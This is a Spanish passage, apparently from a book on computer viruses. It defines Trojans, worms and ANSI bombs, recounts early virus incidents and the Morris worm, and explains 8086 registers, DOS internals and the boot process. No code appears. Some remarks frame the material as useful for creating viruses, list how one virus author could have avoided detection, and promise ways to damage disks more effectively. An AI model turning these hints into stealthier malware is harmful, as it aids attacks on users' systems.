Así como siempre que algo sale mal, se le echa la culpa a un Virus, también existen tendencias entre los usuarios de computadoras a no distinguir entre términos como Caballo de Troya, Gusano, Virus, etc. confundiendo la gimnasia con la magnesia. Aunque para algunos pudiése parecer una discusión bizantina (si unos pertenecen a otros, o bien, hasta las mismas definiciones de cada concepto) se ha decidido dar tratamiento especial en este apartado a tres tipos de programas que, correcta o incorrectamente, pueden ser relacionados con los Viruses.

Una *Bomba ANSI*, aunque quizás tenga poco que hacer aquí, es considerada por el autor debido a que representa un tipo especial de programa destructivo. La rareza consiste en que es un archivo de texto que, sin embargo, tiene ocultas las instrucciones dañinas mediante crípticas *Secuencias de Escape*. Los archivos ANSI generalmente muestran bellos dibujos, obra de algun artista, y se "ejecutan" simplemente haciendo un eco a pantalla. De modo que ésto es aprovechado por el creador de tales archivos, para redefinir teclas importantes tal que pueda lograr su perverso cometido. Puede contener mensajes subliminales ofensivos. Requiere de la previa instalación de un driver para la consola. Como aclaración no está de más decir que, hablar de una Bomba ANSI es distinto de lo que es una *Bomba de Tiempo* (cuyo significado y funcionamiento, el usuario puede fácilmente intuir, haciendo notar que no se aplica necesariamente sólo a los Viruses).

Los *Troyanos* son programas a los que se les denomina así, por una metáfora con la leyenda griega en la que dentro del caballo regalado se escondía una no muy grata sorpresa para los que lo recibieron. Así pues, en su gran mayoría, son programas eminentemente destructivos que

se ocultan bajo nombres de programas conocidos (COMMAND.COM, por ejemplo) o de utilerías misteriosas, pero que no pueden contagiar a otros programas. El grado de complejidad es variable (desde simples escrituras o formateo de discos, hasta la escritura a puertos del PC interceptando interrupciones útiles como la del Timer del sistema). De todo lo anterior, no hay algo que intrínsecamente se aplique al concepto de Virus computacional, a excepción del ocultamiento en el sistema, ni siquiera la programación de ambos es comparable en el sentido de que para hacer un Virus, primero necesites aprender a hacer un Troyano. Al ser programas destructivos, seguido contienen en su código mensajes subrepticios ofensivos.

Si se quisiera acortar la "clasificación" de éstos bichos, podrían fácilmente incluirse dentro de los Troyanos, a las Bombas ANSI. Aunque el lector debe tener presente la existencia de otros tipos de programas evocativos del tema quizás (los *Camaleón*, entre ellos), que han sido excluidos de aquí por considerarlos no tienen nada que hacer comparándolos o relacionándolos con Viruses.

Finalmente, los *Gusanos (Worm) o Peste* son programas capaces de auto-reproducirse o moverse (se arrastran) a través de la memoria de la máquina, se copian y se borran de las locaciones, dejando trozos esparcidos del código original, lo que entorpece el buen funcionamiento del sistema. Por lo mismo, pueden llenar archivos con información "basura", dejándolos inservibles. En ocasiones tratará de esconderse, y aprovechará las fallas o huecos que tenga el Sistema Operativo o red anfitrión (ésto es, no requieren de un archivo anfitrión como los Viruses). Es un agente infector de sistemas que corren múltiples sesiones. Son la plaga de las minis y mainframes.

Pueden haber programas que combinen cada uno de los conceptos, dependiendo del propósito que persigan (personas que los revuelvan), para terminar diciendo que "un Troyano es infeccioso puesto que puede trasmitirse en los discos a varias computadoras, igual que los Viruses, siendo llevados por personas incautas". Un absurdo que nos conduciría a llamar Red computacional (network) al proceso de compartir de mano en mano discos entre usuarios de varias computadoras no conectadas entre sí. Baste sólo recordar que estamos hablando de Autómatas en un caso, y en el otro no.

II.4 Virus en las noticias

Es de EU, de donde provienen la mayoría de los casos más sorprendentes y que marcan precedentes a nivel mundial. El tratar con Virus es tratar con problemas de seguridad en muchas empresas; así, de nuevo se presenta el inconveniente de la falta de documentación completa y fidedigna sobre situaciones que se rumora han existido en las grandes compañías computacionales y, es que sería lesionar sus intereses. De ésta manera, deben tomarse precauciones cuando se interpretan historias de este tipo que involucran agencias de gobierno o empresas computacionales importantes.

No pocas veces se han emprendido órdenes de arresto en contra de personas que por venganza, al ser despedidas o humilladas, colocan programas destructivos como Bombas de Tiempo en las computadoras que almacenan datos críticos. Por ejemplo, la del empleado de seguros de la USPA & IRA Co. (Gene Burleson) quien colocáse un Troyano para que destruyera toda la base de datos una vez que fuera despedido. Acusado de un crímen capaz de darle 10 años de cárcel y multa de $5 mil dólares, Burleson fué finalmente encarcelado (el juez aceptaría como prueba el código del programa en el que mandaba borrar los registros). Constituyó el primer antecedente de esta clase.

Fue en el otoño del '87 cuando en la Universidad de Lehigh (en Bethlehem, Pennslvania) aparece el Virus del mismo nombre, sencillo, pero visiblemente de intenciones dañinas. Infectaba el COMMAND.COM en su espacio reservado para la Pila, así no sería notorio el cambio de tamaño, luego destruiría la FAT de los discos cuando alcanzara 4 infecciones (multiplicando geométricamente el daño en los discos). Son identificables al menos dos descuidos que cometió su creador y que dieron lugar a que el Virus fuése descubierto y aislado antes siquiera de salir del campus universitario :

1) el Virus no conservaba datos originales muy básicos y notorios del archivo (hora y fecha).

2) la proporción tan repentina y grande que se formaba de discos "dañados" (pudo ser mas efectivo actuando lentamente).

Ésto ocurrió en una época en la que los Viruses eran algo nuevo para todos, por eso no es de sorprenderse que antes tal universidad

acostumbraba prestar displiscentemente discos con el software necesitado por los estudiantes. La buena fé se vió lacerada por un acto vandálico.

A inicios de 1988, la compañía de software Aldus Corp. se dió cuenta que su recién lanzado software de dibujo, el FreeHand para Mac, estaba siendo distribuido con un "programa de valor añadido" inadvertidamente. Era el *Virus Peace* hecho por Richard Brandow (Montreal) para solamente mostrar un mensaje de paz a todos los usuarios Mac infectados, lo desplegado decía así: *"Richard Brandow, publicista de MacMag, y todo su staff gustarían tomar esta oportunidad para transmitir su mensaje universal de paz a todos los usuarios MacIntosh del mundo".*

Se calcula infectó 5 mil copias del programa lo que provocaría una demanda de la Aldus Corp. a Brandow por $1 millón de dólares.

En nuestro país, un Virus presumiblemente hecho por un capitalino, fué descubierto en diciembre de 1989, se le llamó *Devil Dance*. Inspirado en la serie de Batman, el Virus desplegaba en pantalla un mensaje (el que el Guasón le diría a Bruce Wayne, cuando éste aún no combatía el crimen vestido de murciélago) al momento de intentar un Warm Boot : *"¿ Alguna vez bailaste con el diablo a la tenue luz de la luna ?"*, para posteriormente desplegar : *"¡¡ Réce por sus discos !!. El Guasón."*. Fué el primer Virus mexicano. Lo que hacía era infectar archivos .COM estando residente en memoria, además de contabilizar los teclazos dados durante la sesión : si llegaba a los 2 mil, modificaría aleatoriamente caracteres y colores asociados, pero si alcanzaba la cifra de 5 mil entonces terminaría borrando la primera copia de la FAT. El abusar de efectos visuales afectó la propagación del Virus.

El alguna vez conocido en España como *Virus de la Renta*, es de esos que sorprenden al usuario por sus notables efectos visuales. Data de 1990 y es un derivado del dañino *Virus Flip* aislado en la entonces Alemania Federal, básicamente lo que hacían era provocar una *"Inversión Reflejada"* de los caracteres en la pantalla (ésto es, como si estuviéses viendo en un espejo algún escrito) el día 2 de cada mes durante 1 (Flip) ó 2 horas (de la Renta). El virus español tuvo su época de propagación durante el periodo de pago de impuestos, de ahí el nombre. No es el único, ni el más impresionante en lo que a efectos se refiere, otro que también ha "causado sensación" es el *Cascada* que hará que las letras "caigan hacia abajo" en la pantalla. Los *Viruses Traceback y Swap*

también presentaban características similares al Cascada, o el *Prague.Shaker* "agitando" la pantalla de un lado a otro. Pero también los hay con efectos audibles, tal es el caso del *Virus Oropax* eminentemente musical con versiones de hasta 6 ó 7 melodías y, si de plano quiere las dos cosas a la vez, sonido y gráficas, ahí está el *RedX* (popularmente conocido como de la *Cruz Roja*) que hará en pantalla la animación de una pequeña ambulancia moviéndose mientras toca su sirena. Sólo para coleccionistas.

En Japón al igual que en México, aunque por otras circunstancias, se han producido pocos Virus quizás influenciados más por su estricta disciplina moral. Uno de ellos, es el *Japanese Christmas* que esencialmente era del tipo del Virus Peace. Infectaba archivos .COM para, cuando la fecha del sistema marcara 25 de diciembre, desplegar un mensaje parpadeante en el centro de la pantalla : *"Una Feliz Navidad para tí"*. No había daños colaterales y el programa original se ejecutaba normalmente luego de poner ése mensaje.

Hay también referencias de un Virus alemán llamado *Christmas* que originalmente fué liberado para enviar una felicitación navideña entre un grupo de amigos. Una de ésas personas lo llevaría a su trabajo, sin darse cuenta de haberlo contraído. Resultado : la caída del sistema de una de las redes mundiales de computadoras de la IBM (enlazando 130 países), cuando los mensajes aparecieron (diciembre de 1987).

Una nota a ser tomada con reservas proveniente de fuentes normalmente serias, apunta que durante la *Guerra del Golfo* entre Irak y EU fué utilizado un Virus como un tipo de *"agente saboteador"*. El Virus (hecho por la *Agencia de Seguridad Nacional*) sería codificado dentro de un chip, para posteriormente introducirlo dentro de una impresora comprada, y esperando ser trasladada desde Jordania, por el gobierno irakí poco antes del inicio de la guerra. Tal impresora sería conectada a uno de los sistemas de control aéreo más importantes del ejército de Irak provocando estragos en las pantallas de las computadoras para simplemente ver la información, por lo que la defensa aérea de la ciudad quedaría nulificada. Los irakíes no podrían saber de dónde provenían ésas fallas, y es que nadie imaginaría que su origen estaba en una impresora (revista *US News & World Report*).

Se especula mucho al respecto (que si es factible, que si es o no una broma, etc.) empero, el informe no se ha corroborado claramente

aún. Tal historia presenta una similitud con una aparecida en la edición de abril del *InfoWorld*, que finalmente sería una inocentada del columnista (véase Bibliografía al final de la obra).

II.5 Acerca de un gusano famoso

Ahora bien, ya se sabe que un gusano utilizará los recursos que su máquina anfitriona le provea (según los huecos que en seguridad tenga) para atacar a otras máquinas y así, esparcirse dentro de la red sin utilizar de por medio archivos para su difusión. A continuación se relata el caso del *Gusano* que, en 1988, azotaría a la red de computadoras más grande del mundo y, que muchos creyeron era un Virus. Antes de continuar, en necesario aclarar la existencia de un antecedente similar en *1987*, cuando el *CHRISTMA EXEC* invade la *red ARPANet.*

La *Internet* es una super-red formada por cerca de 40 mil redes esparcidas por todo el globo (aprox. 107 países), aunque un gran número de ellas se encuentra en los Estados Unidos. Se habla de una *Comunidad Virtual* de usuarios de Internet que llega a los 4 millones. Una red con crecimiento exponencial en la que no existen límites, prácticamente no hay censura, y en la que ningún gobierno puede meter mano. Ésto garantiza la llamada *Era de la Información.*

Para la mañana del 3 de noviembre, la red mundial Internet se encontraba bajo el sorpresivo y severo ataque de un pequeño Gusano liberado por un joven hacker que lo introdujo al sistema sólo para "probar sus deficiencias". Fue el *"Jueves Negro"* en el que gran cantidad de computadoras conectadas a esta red basada en TCP fueron infectadas. Su ritmo de expansión fué demoledor si consideramos que por la tarde - del 2 de noviembre apenas había sido introducido el Gusano. Los administradores de redes veían como casi por "generación instántanea" iban apareciendo y multiplicándose procesos sin que, de momento, pudiésen poner manos en el asunto (nuevo para muchos de ellos).

El entonces estudiante de postgrado en la Universidad de Cornell, Robert Tappan Morris hijo, fue el creador del Gusano al que programó de forma tal que no causara daños importantes a la información guardada en los hosts, pero que rápidamente pudiése extenderse por toda la red.

Los expertos en seguridad de los EU tuvieron que perder tiempo combatiendo éste bicho y al que lograron decompilar, produciendo un código de 3200 líneas en C. El Gusano empleaba una *estrategia de Ataque-Defensa* :

- Localizando objetivos y aprovechando fallas en el software (*Finger, SMTP*), además de copiarse con su código de BootStrap para que no permitiera que, aunque apagaran la máquina, el control se le fuera de las manos.
- Cuidándose de no ser detectado como intruso o dejar huellas, empleará técnicas que eviten su fácil análisis del código y se protegerá de que otros Gusanos entren. No intentó borrar archivos importantes de los usuarios, abortar el sistema u obtener privilegios aparte. Para infectar necesitó de máquinas con TCP/IP (no afectando DECNET, X.25, etc.) y Unix BSD o que ejecuten programas compatibles al Unix de la Berkeley.

Uno de los estragos más sorprendentes de ése pequeño Gusano, fue que obligó a los administradores a apagar Gateways de importantes redes nacionales de investigación para tratar de aislar al Gusano. También hizo que se retardara el intercambio de correo electrónico por días.

Lo cierto es que éste suceso recibió una enorme publicidad por todos lados, lo que repercutió en que la gente fuera menos confiada en lo futuro y Morris Jr. recibió su castigo, como posteriormente comentaremos.

Capítulo III
El DOS por dentro

Éste capítulo hará referencias al PC/MS-DOS como DOS para abreviar, tratando de dar aspectos relevantes de otros DOS's cuando así aplique.

El próposito de éste capítulo es proveer al lector una base firme en lo que es el DOS y las PC's y que le servirá, para más tarde, poder seguir el hilo de esta obra con la menor dificultad que sea posible. En algunos temas se profundizará luego, sin embargo, en otros puede darse el caso de que no se toquen más allá sin que ésto signifique que no le vaya a ser de utilidad al lector para que pudiese visualizar por su cuenta, situaciones que puedan ser provechosas ya sea para la creación, o el combate de los Viruses.

III.1 Visitando a los Bytes

La computadora debe su existencia a su capacidad de manejar información en forma de bits (0/1). Toda la memoria de la computadora está compuesta de millones de bits. Además, la PC necesita un lugar que sea el centro de procesamiento de toda esa información, es el llamado *Microprocesador (MP) 80x86 de la Intel*. Este chip requiere manipular en forma de paquetes de bits los datos de modo que sea más fácil para él; así se vale de ciertas unidades : un *nibble* = cuatro bits, un *byte* = dos nibbles, una *palabra* = dos bytes.

De ésta manera, observando el número de bits que las componen, puede darse cuenta del número de permutaciones posibles (valores distintos) en una unidad (en un nibble serían dieciseis : 0-15). Ésto es básico para entender el por qué de límites al parecer arbitrarios : el rango de valores de cada tipo de variable en un lenguaje de alto nivel, el número de caracteres en la tabla *ASCII-8*, el número de segmentos y desplazamientos en la memoria del PC (que, contrario a lo que la mayoría piensa los 640Kb de memoria convencional no es un límite

impuesto por el DOS), el set de instrucciones básicas del MP 80x86 es 256, etc.. La aplicación de tales patrones de bits, es mucha y variada.

Sin embargo, hay un problema manipulando la información en forma binaria, es tedioso y propenso a errores. Por ello, es necesario crear otras notaciones que nos faciliten su manipulación, una de ellas sería manejando paquetes de tres bits lo que nos da ocho valores distintos (0-7) y se le denomina *Notación Octal*. Otra más simple es usando la unidad nibble y asociando cada patrón posible a un caracter que denominaremos Hexadecimal, de forma tal que el patrón 0000b = 0h hasta el 1001b = 9h y del 1010b al 1111b correspondan con los caracteres Ah al Fh. Un simple convencionalismo de la *Notación Hexadecimal*, que echa por tierra el prejuicio de que la computadora sólo manipula números, y es que no son nada más eso sino representaciones de patrones de bits, así que para recalcar ésto se emplea la notación en forma de *sufijo h* denotando ser hexadecimal.

Un detalle interesante a ser visto, es el hecho de que la RAM de las PC no puede retener los patrones de bits siquiera un segundo, ella necesita de constantes impulsos de reloj para tener "fresco" su contenido. Aunque ya existe también la tecnología CMOS, capaz de lidiar con ese problema.

Por otra parte, la memoria de la computadora puede ser vista como compuesta de datos, o bien, de código (instrucciones). El chip podrá inspeccionar el contenido de la memoria y tratar de interpretar cada patrón de bits en algo entendible por él (ésto es, en alguna instrucción que se ajuste a las pre-definidas en su set de instrucciones), el *Código Máquina* . De hecho, hay mucha información codificada como patrones de bits dentro de lo que se conoce como *Área de Datos del BIOS* en la dirección absoluta 00400h. Es claro que, en el proceso podrá confundir lo que en realidad son datos con código, pero distinguir cada cosa ya es tarea de un buen desensamblador o, mejor aún, de un análisis cuidadoso hecho por uno mismo. Ahora bien, leer o escribir en Código Maquinal para nosotros puede ser muy poco práctico y críptico, de tal modo que se hace imprescindible algún otro tipo de comunicación con la computadora que nos permita entender lo que se esta haciendo. En algún tiempo, cuando las computadoras eran de las de tubo de vacío, los programadores hacían todo su trabajo en código maquinal hasta que, cansados de ello, decidieron crear un conjunto de patrones de bits a los que les asignaban arbitrariamente una tarea específica para la máquina de forma que ellos

solo tendrían que aprenderse los *Nemónicos* correspondientes. Así, nace el *Lenguaje Ensamblador*.

Sin embargo todavía hay un detalle, pues cuando se tiene el programa en lenguaje ensamblador, el chip tendrá que leer cada instrucción (nemónicos) que, para él no significará nada, a menos que tal *Código Fuente* sea pasado a través de lo que se conoce como un *Ensamblador*, que lea línea por línea el programa y convierta cada nemónico en su patrón de bits correspondiente (*Código Objeto*).

III.2 Cuestiones de programación relacionadas al 80x86

Por simplicidad, trataremos con la arquitectura del *chip 8086* considerando además que la familia de procesadores de la Intel guardan compatibilidad hacia atrás.

Dentro del chip, existen una regiones de almacenamiento cuyo tamaño es variable, pero que en el 8086 es de 16 bits, son los llamados *Registros*. En un principio fueron 14 los registros definidos por la Intel. Cada uno de ellos, tiene un nemónico de dos letras y su propósito es diferente.

Están cuatro *Registros de Propósito General* con los que se puede trabajar para hacer las operaciones que necesites : AX, BX, CX, DX. Su peculiaridad es que pueden ser "partidos" en dos secciones de 8 bits, quedando una parte con el *Byte Más Significativo* (letra H) y, la otra con el *Menos Significativo* (letra L). Así, el DX se rompe en DH y DL. También hay unos registros para almacenar direcciones de segmentos usados en los programas, ellos son : CS, DS, SS, ES ; ellos corresponden a áreas de Código, Datos, Pila y uno Extra.

Los *Registros Puntero e Índice* proporcionan el direccionamiento indirecto, que puede ser pensado por el lector como un acceso a una tabla de valores mediante un contador (registro). Tales registros son : SI, DI, SP, BP. De entre ellos destaca el SP, pues es el registro asociado al SS y que marca el desplazamiento, por ser la Pila una zona de gran interés para el correcto funcionamiento del programa, es deseable no tocarlo a menos que sepa lo que está haciendo. Por último, los dos registros faltantes son el IP y Flags; el IP es el contador de programa que va guardando rastro (junto con CS:) de que instrucción es la próxima a

ejecutarse, controla el flujo del programa. El segundo, es un registro que guarda el status de diversas condiciones que ocurren en la computadora por medio de Banderas de 1 bit (es el *PSW* de los antiguos mainframes de la IBM). Las *Banderas* (ocho) se ven afectadas por un buen número de operaciones y, uno de los usos más importantes que se les da, es para hacer los *Saltos* (Goto's de la programación no estructurada). Ambos registros, el IP y Flags, no pueden ser manipulados y cambiados de valor directamente (por supuesto, que en un Depurador hay más facilidades para hacerlo).

La Pila del sistema es una *estructura LIFO* (Último en Entrar, Primero en Salir) que normalmente es visualizada por los neófitos del tema, como una mesa (Segmento) en la que se van acumulando platos, uno encima de otro (Pila), conforme van llegando (PUSH) y, cuando es necesario agarrar (POP) un plato, lógicamente se toma el que está mero arriba (el *Alto de la Pila (TOS)* es apuntado por el registro SP). Es utilizada para guardar valores o direcciones que más tarde pueden ser usados como, por ejemplo, cuando se ejecuta una *Interrupción por Software*, ya que primero se carga la dirección de la siguiente instrucción a la Interrupción, en la Pila, para luego hacer un salto hasta la dirección almacenada en el *Vector de Interrupciones* correspondiente.

Así, aunque para un usuario normal la memoria de la computadora conste de sólo datos y código, a nivel programador los de la Intel pensaron es más útil dividir la memoria en Código, Datos y Pila (y por éso les asignaron un registro).

Por último, es preciso aclarar que no todo lo escrito en un programa en ensamblador es traducido a lenguaje maquinal, por ejemplo, las líneas de código con *EQU*'s. A éstas se les llama *Pseudo-Operaciones* o, también, *Directivas del Ensamblador* (tipo de órdenes incrustadas en el Ensamblador).

Siendo éste un pequeño compendio de lo más básico del 80x86, aún queda bastante por cubrir, pero ésto queda fuera del alcance de éste escrito. Para un tratamiento a detalle de la estructura interna del MP 80x86 a nivel programador, consulte la Bibliografia dada al final de esta obra.

III.3 Direccionamiento del PC

Una vez visto que el MP 80x86 es el responsable de manipular los patrones de bits que conforman la memoria del sistema, debe ser primero informado de algún modo qué parte específica de memoria será utilizada. Para ello emplea *Direcciones de Memoria* que identifican o apuntan a una locación en memoria, tales direcciones son también representadas en forma de patrones de *x* número de bits (*x* es dado por el MP, así para una *XT, x=20*). El *Bus de Direcciones* es el que marca el límite de posibles direcciones a referenciar (por ejemplo, una XT tiene un Bus de Direcciones de 20 bits referenciando hasta 1Mb de memoria ó 2 a la 20 bits y, una 386/486 puede alcanzar hasta 4Gb).

En la década de los 70's, las minicomputadoras y microcomputadoras usaban registros internos de 16 bits para el direccionamiento, lo que les dotaba de poder direccionar hasta 65536 locaciones distintas en un *espacio de direcciones plano*. Con los primeros procesadores de la familia Intel, aparece un tipo de direccionamiento mejorado que empleaba 20 bits en lugar de 16, por lo que permitiría direccionar hasta 2 a la 20 (1 Mb) locaciones de memoria. No obstante, los registros no fueron ampliados a 20 bits, sino que se pensó en la alternativa de que la dirección estuviése formada por una pareja de valores tipo (x,y) de modo que para cada x, existiése la misma cantidad de y's; si (x) y (y) fuesen registros de 16 bits entonces habría 65536 segmentos y, en cada uno 65536 desplazamientos. Así, surgen los conceptos de *Segmento* (x), *Desplazamiento* (y) y, en vez de una coma estarían separadas por dos puntos *(:)*. Intel definiría varios registros que pudieran usarse para referenciar bloques de bytes (Segmentos) y algunos registros (por defecto, asociados a cada segmento) para los desplazamientos.

Ésto daba más que suficiente para poder referenciar el 1 Mb de locaciones, así que para lograr ésa cifra exacta se diseñó un método que combinaba ambos registros de 16 bits para que pudiese obtener como resultado : *1,048,576*. Los 16 bits del segmento y desplazamiento son sumados desplazando a la izquierda cuatro lugares el valor del Segmento, por lo tanto, una misma locación de memoria podía ser referenciada de varias formas distintas. Además, en base a que la última cifra del segmento al ser desplazado será siempre 0h, todo el espacio de direcciones de 1 Mb, puede ser visto también como constando de 65536 segmentos y cada uno con 16 bytes de largo (que, de no existir los

desplazamientos, no podrían accesarse los demás bytes más allá del inicial a cada segmento : las *Fronteras de Párrafo*). Al bloque de 16 bytes se le denomina *Párrafo*. Esta forma de crear direcciones reales tiene sus inconvenientes, pues también es posible hacer combinaciones de segmento:desplazamiento cuya dirección real sobrepase los 20 bits a los que está limitada, provocando problemas de corrupción de direcciones en el sistema.

El MS-DOS lo emplea denominándolo *Modo Real de Direccionamiento*, que consiste en que los dispositivos hardware puedan acceder directamente a una posición fija de memoria, a través del esquema Segmento:Desplazamiento. Más tarde surge el siguiente procesador de la familia Intel, el 286 que emplea direcciones de 24 bits. Éste chip utiliza lo que denomina *Línea A20*, que permite direccionar arriba del 1 Mb (más exactamente, los primeros 64Kb de la llamada *Memoria Alta*), habiendo previamente cargado un manejador que emplee la *especificación XMS de la MicroSoft*. En ése momento, se estará dentro de otro modo de direccionamiento, el Protegido.

En un *ambiente Multi-tarea*, el tipo de direccionamiento debe ser hecho para que permita coexistir varios programas en memoria y se puedan comunicar entre sí, en un espacio de direcciones virtuales (de hecho, 4 de los 24 bits en la dirección, son usados específicamente para asignar *Niveles de Privilegio* a cada segmento, ésto es, se puede restringir el acceso de locaciones específicas de memoria a las aplicaciones). A ésta modalidad se le llama *Modo Protegido*, con diversos métodos de implantación (*Multitarea Cooperativo o por Prioridades*) y, que es aprovechado por otros ambientes como las *GUI's Windows y OS/2*, por citar a las más conocidas.

Y bien, de éste modo direccionando a través de segmentos y desplazamientos, fué posible referenciar cada una de las áreas originalmente mapeadas por la IBM en la memoria de su PC.

El tratado acerca de los diferentes tipos de memoria y sus mecanismos no está dentro de los alcances de esta obra. Para una mayor información, refiérase a la Bibliografía al final de la obra.

III.4 Una radiografía del DOS

DOS tiene una estructura interna formada por cuatro elementos :

- *Registro Boot (contenedor del programa IPL)*
- *Interfaz ROM-BIOS*
- *Archivo del programa DOS*
- *Procesador de Órdenes*

Por el *Registro Boot* nos ocuparemos más delante, mientras tanto daremos un vistazo a los *Archivos del Sistema del DOS*.

Con la *interfaz ROM-BIOS*, hay una comunicación a bajo nivel con las rutinas controladoras de dispositivos en la ROM. Además, es el archivo indicado para contener las *extensiones al ROM-BIOS* (actualizaciones que corrijen bugs o dan soporte a hardware nuevo). Es un método práctico y barato para actualizar el ROM-BIOS, sin reemplazar el chip. Lee el archivo *Config.Sys* y, en él, se separan las Pilas (Stacks) definidas por el usuario en el Config.sys para uso del sistema. Debido a su interacción a nivel hardware, es muy específico al sistema que lo utiliza y usualmente es implantado por el fabricante de la PC. Corresponde a los archivos "IO" del DOS que se este utilizando (*DRBIOS.SYS* en algunas versiones anteriores a la 6.0 del DR-DOS, *IO.SYS* para el MS-DOS).

El programa DOS en sí, está contenido en el archivo : *IBMDOS.COM* del PC-DOS (y algunas clones), o bien, en el *MSDOS.SYS* del MS-DOS. Éste representa una intefaz a alto nivel para los programas del usuario. Contiene las rutinas de manejo de archivos, bloqueo/desbloqueo de datos para rutinas de disco, etc.. Es el *Kernel* del sistema; independiente del hardware.

El *Shell* utilizado por el usuario para comunicarse con el DOS puede ser cambiado, sin embargo, por defecto es utilizado el *COMMAND.COM* que emplea para ello, una *línea de órdenes* (aunque en la versión 4 del DOS, se incluye un programa llamado *DOSSHELL* para tratar de componerle la cara al DOS). El COMMAND.COM consta de tres partes :

- *Residente* Contenedor de rutinas para el manejo de errores y para la carga de la porción Trasiente. Cuando un programa termina, se

efectúa una comprobación de si la aplicación sobre-escribió la parte Transiente del COMMAND, si es así, entonces recargará ésa parte desde el la ruta señalada por la *variable de ambiente COMSPEC*. Si no está tampoco ahí, parará el sistema pidiendo un disco con DOS.

- *Inicialización* Recibe el control en el proceso de la Inicialización del Sistema. Encargado de procesar el *AUTOEXEC.BAT*, por lo que será sobre-escrito en memoria por el primer programa que cargue el COMMAND.

- *Transiente* Es la parte más grande pues consta de los *Comandos Internos* del DOS y los mensajes de error. Por su tamaño, es cargado en memoria. Contiene el procesador de archivos de lotes, la *rutina EXEC* para cargar y ejecutar archivos .EXE y .COM. En sí, puede considerarse el *Procesador de Órdenes* (lee las órdenes, las procesa y ejecuta, si son apropiadas). Produce el prompt. Otros Procesadores de Órdenes disponibles, incluyen al conocido *4DOS* y *FlexShell*.

III.5 La Inicialización del Sistema : paso a paso

La puesta en marcha del sistema es un proceso muy complejo, que requiere de un mayor estudio, por lo que a continuación se dará una descripción sencilla en la que se recalcarán los puntos que el autor considera relevantes para nuestro estudio.

El proceso de arranque de una PC se lleva a cabo de tres formas posibles :

- *Reset Software (Ctrl-Alt-Del)*
- *Reset Hardware (Botón Reset)*
- *Encendiendo la PC*

Luego de ello, el procesador 80x86 va y ejecuta la instrucción contenida en la dirección FFFF0h (o bien, FFFFh:0000h en *notación segmento:desplazamiento*) de la ROM, que no es otra cosa que un salto incondicional hacia la primera instrucción del ROM-BIOS (en F000h:FFF0h) donde se encuentra el código conocido como *POST* (Power-On Self-Test) o *Auto-Examen de Encendido*, en el que se efectuarán inspecciones de varios tipos al sistema, indicando si hay errores de tipo hardware que le impidan cargar el Sistema Operativo. El

proceso es efectuado en forma rápida y, su parte más notoria (y lenta) para un usuario normal es cuando se realiza el test de memoria, apareciendo el conteo de la misma en la esquina superior izquierda de la pantalla. Al finalizar estas pruebas, el POST emite un breve pitido por el altavoz del sistema.

El ROM-BIOS buscará cada 2k, desde c8000h hasta e0000h (en algunas configuraciones, hasta la F4000h), ROM's de los dispositivos presentes y les pasará el control para que puedan inicializar el hardware/software que controlan y poderlo usar. El control es regresado a la ROM-BIOS para proseguir la inicialización, ejecutando una Int 19h (*Arranque en Caliente*) que buscará un disco en el drive *A:*, o sino, una opción ROM que usualmente es el disco duro. Si no están presentes ninguno de los dos o no tienen el programa de Arranque, desplegará un mensaje de error.

Encontrado un disco con sistema, la ROM-BIOS cargará el primer sector del disco (o de la partición activa), el *Registro Boot*, en la dirección 7c00h:0000h y saltará hacia ésa posición de memoria, donde empezará a ejecutarse una rutina que se encargará de completar el *BootStrapping*.

El registro Boot, checará primero la existencia de los archivos del sistema (*IO.SYS y MSDOS.SYS* para MS-DOS, o equivalentes en las otras versiones DOS) y que sean la dos primeras entradas (contiguas y en ese orden) en el directorio raíz. Aclarando que hay sus excepciones en otros DOS's, por ejemplo, bajo el DR-DOS los archivos de sistema pueden estar en cualquier parte del disco duro (desde la versión 3.4), incluso en el PC-DOS el IBMDOS.COM no necesita estar contiguo (versión 3.x y posteriores).

Entonces, es cargado el IO.SYS (o equivalente) en memoria, que a su vez carga al MSDOS.SYS, e inicializa el sistema de discos y los dispositivos conectados. Busca y lee en directorio raíz el CONFIG.SYS, coloca los vectores de interrupción, para más tarde llamar al primer byte del DOS. Al empezar su ejecución, el MSDOS.SYS, en el *desplazamiento 0* contiene un salto a su código de inicialización que posteriormente será sobre-escrito por una área de datos y el primer programa que cargue el procesador de órdenes. DOS inicializará tablas de uso interno y los vectores que utiliza, además de crear un *PSP* para el COMMAND.COM. Ahora, el MSDOS.SYS se encargará de ejecutar el

procesador de comandos, que por defecto es el COMMAND.COM, vía una llamada a la *función EXEC*. Tal procesador de comandos será especificado en el CONFIG.SYS mediante cualquiera de las variables de ambiente : *SHELL=* o *COMSPEC=*, con su ruta incluida.

Una vez cargado el COMMAND.COM en la locación especialmente preparada para él, por el DOS, asume el control y se divide a sí mismo en una porción Residente y, otra Transeúnte que es cargada en memoria alta de modo que, si algún programa llegase a necesitar más memoria entonces se la quitaría a la parte Transeúnte del COMMAND.COM, mientras que la Residente se encargaría de volver a localizar el procesador de comandos en el disco (mediante la variable de ambiente COMSPEC=) para volver a cargar la porción Transeúnte. Lo siguiente es la ejecución del archivo AUTOEXEC.BAT por parte de la porción de Inicialización del COMMAND.COM.

Para finalizar, el COMMAND.COM mediante su porción Transeúnte será la responsable de producir el prompt cada vez que el sistema se halle en *Estado Seguro No Re-entrante*. Como mero dato curioso, en las primeras versiones DOS, el prompt por default era *C:* y no *C>*. Después de ésto, el procesador de órdenes se pondrá a la expectativa de recibir entradas del teclado mediante el *pseudo-dispositivo STDIN*, llamando a la *función 0Ah del DOS*.

Nótese que, bajo PC-DOS, el IBMDOS.COM sólo checará por un archivo que tenga como nombre COMMAND.COM, si no hay una variable SHELL/COMSPEC en el CONFIG.SYS.

Resumido en forma simple, se hace el examen POST luego, hay un proceso de Inicialización (vectores de interrupción, extensiones a la ROM, etc.), para que al final se cargue el Sistema Operativo (en éste caso, DOS, a través de la rutina Boot).

III.6 Examinando algunos puntos de interés en los discos

Actualmente, los discos son el medio de almacenamiento de información más común, y altamente susceptibles de contraer algún tipo de daño intencional o no intencional. Así, los perjuicios de tipo accidental podrían ser vistos (en forma general) como por ignorancia del usuario al desconocer la estructura física de un disco (sus puntos débiles

debido al material con que está hecho, la función que realizan ciertas partes de los discos, etc.). En cuanto a los intencionales, también a grosso modo, podrían deberse más a personas bien documentadas de la estructura interna provista por el DOS a cualquier disco durante el proceso de formateo; en todo caso, al usuario le quedará la resignación de saber por qué fue causado su daño e intentar recuperar la información del modo más adecuado (y no intentar siempre echarle la culpa a un virus u otro bicho).

Sin ser pretenciosos, se analizarán algunas de ésas partes críticas de los discos como una pequeña referencia a la hora de la toma de decisiones de cómo mantener más segura la información en sus discos (o ¡ cómo dañarlos más efectivamente !).

